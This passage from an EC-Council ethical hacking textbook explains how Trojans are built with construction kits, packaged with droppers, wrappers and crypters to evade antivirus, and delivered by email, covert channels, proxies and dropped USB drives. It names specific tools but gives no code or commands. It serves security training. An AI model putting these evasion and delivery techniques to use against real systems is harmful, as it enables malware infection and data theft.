  DarkHorse Trojan Virus Maker is used to create user-specified Trojans via selection from a variety of available options. The Trojans are created to act according to these selected options. For example, if you choose the option **Disable Process**, the Trojan disables all processes on the target system. The figure below shows a snapshot of DarkHorse Trojan Virus Maker with its various available options.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.24: Screenshot of DarkHorse Trojan Virus Maker

Some additional Trojan horse construction kits are as follows:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Emotet and Dridex are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.


Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Godzilla downloader, Trojan.Downloader, W97M.Downloader!gen36, and ISB.Downloader!gen277 are some well-known downloaders that attackers employ for deploying malware on the target machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of "glueware" used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.25: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

  IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.

Figure 7.26: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **BitCrypter**

  Source: *https://www.crypter.com*

  BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality. A Trojan or malicious software piece can be encrypted into legitimate software to bypass firewalls and antivirus software. BitCrypter supports a wide range of OS, from Windows XP to the latest Windows 10.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.27: Screenshot of BitCrypter

Some additional crypter tools are as follows:

- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan

Deploy a Trojan through Emails

Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Covert Channels

- Attackers use covert channels to **deploy and hide malicious Trojans in an undetectable protocol**
- Covert channels operate on a **tunneling method** and are mostly employed by attackers to **evade firewalls** that are deployed in the target network
- Attackers can **create covert channels** using various tools such as **Ghost Tunnel V2**, and **ELECTRICFISH – a North Korean tunneling tool**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Proxy Servers

- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity**, the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)


Deploy a Trojan through USB/Flash Drives

- Attackers **drop the USB drives on the pathway** and wait for random victims to pick them up
- Once the **USB drive is picked up and inserted** in the target system by the innocent victim, the **Trojan is propagated** onto the system and is **automatically executed**, thus infecting and compromising the system and network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Propagating and Deploying a Trojan

After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.28: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data from a network.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Ghost Tunnel V2, and ELECTRICFISH (a North Korean tunneling tool). These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.29: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as Linux.Proxy.10, Proxy Trojan, or Pinkslipbot (Qbot), which can automatically create proxies and be used to perform malicious activities.




Figure 7.30: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.

Figure 7.31: Propagating and deploying Trojan through USB


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

